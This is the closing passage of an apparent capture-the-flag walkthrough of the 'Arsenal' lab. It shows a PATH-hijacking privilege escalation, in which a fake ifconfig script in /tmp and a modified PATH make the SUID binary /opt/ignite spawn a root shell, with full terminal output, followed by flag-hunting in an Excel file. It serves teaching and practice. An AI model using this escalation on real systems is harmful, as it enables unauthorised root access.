        ether 00:0c:29:2d:0e:1b  txqueuelen 1000  (Ethernet)
        RX packets 371567  bytes 491294894 (491.2 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 236093  bytes 80546825 (80.5 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 40672  bytes 53411538 (53.4 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 40672  bytes 53411538 (53.4 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

The Find command gave us an interesting file named “ignite”. We will try to enumerate this further.

Now, we need to compromise the target system further to the escalate privileges. PATH is an environmental variable in Linux and Unix-like operating systems which specifies all bin and sbin directories that hold all executable programs are stored.

When the user runs any command on the terminal, its request to the shell to search for executable files with the help of PATH Variable in response to commands executed by a user. So, when we exported the PATH and ran the command. It gave us the root shell. After getting the root shell we moved onto the root directory to look for flags. Here we find a final.txt. We opened the flag using the cat command to find the Strom Breaker Flag.


```
cd /tmp
echo "/bin/bash" > ifconfig
chmod 777 ifconfig
export PATH=/tmp:$PATH
/opt/ignite
cd /root
ls
cat final.txt
```

```
splunk@ubuntu:/$ cd /tmp
cd /tmp
splunk@ubuntu:/tmp$ echo "/bin/bash" > ifconfig
echo "/bin/bash" > ifconfig
splunk@ubuntu:/tmp$ chmod 777 ifconfig
chmod 777 ifconfig
splunk@ubuntu:/tmp$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
splunk@ubuntu:/tmp$ /opt/ignite
/opt/ignite
root@ubuntu:/tmp# cd /rot
cd /rot
bash: cd: /rot: No such file or directory
root@ubuntu:/tmp# cd /root
cd /root
root@ubuntu:/root# ls
ls
final.txt
root@ubuntu:/root# cat final.txt
cat final.txt

ARSENAL

Storm Breaker:{0C683E44D2F04C6F62B99E87A38CF9CC}


-----------Contact Undersigned to share your feedback with HACKING ARTICLES Team-

https://www.linkedin.com/in/aarti-singh-353698114/
https://twitter.com/pavan2318
https://twitter.com/rajchandel
root@ubuntu:/root#
```


Now although we have rooted the lab and this could be the end of the lab if it was labelled as Boot to Root. But it is defined as Capture the Flag and so far, we have 4 flags. That means we are at a loss of one flag. So, to look for it we were

enumerating in the /opt directory. Here we found 2 files. One was yakahints.txt. So nice of them to give us hints like that. And another was an MS Excel File named yaka.xlsx. We opened the yaka hints. To find that it says “Guardians of The Galaxy Vol. 1 Release date is 20 14”. That is definitely a bizarre way to write a date. Keeping in mind, we download the file to our system by transferring the file to /var/www/html.

```
cd /opt
ls
cat yakahints.txt
cp yaka.xlsx /var/www/html/
```



Now, after downloading we find that the file was absolute blank. But that hint contained the date written in a weird way. So, we thought what if 20 was the Row and 14 was the column. Now as the Excel sheet has Columns written as alphabets. We went on to the 14th alphabet. After going to the cell N20, we see that we have the Final flag in the Formula Bar. We found the fifth flag.



This concludes the Lab. We hope the readers might learn a lot from this CTF Challenge. This Lab is truly testing one's ability to Enumerate.

Author: Pavandeep Singh is a Technical Writer, Researcher and Penetration Tester Contact **here**

Share this:

Like this:

Loading...

ABOUT THE AUTHOR

RAJ CHANDEL

Raj Chandel is a Skilled and Passionate IT Professional especially in IT-Hacking Industry. At present other than his name he can also be called as An Ethical Hacker, A Cyber Security Expert, A Penetration Tester. With years of quality Experience in IT and software industry

PREVIOUS POST
← JOOMLA: REVERSE SHELL

NEXT POST
DRUPAL: REVERSESHELL →

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

- [ ] Notify me of follow-up comments by email.

- [ ] Notify me of new posts by email.

POST COMMENT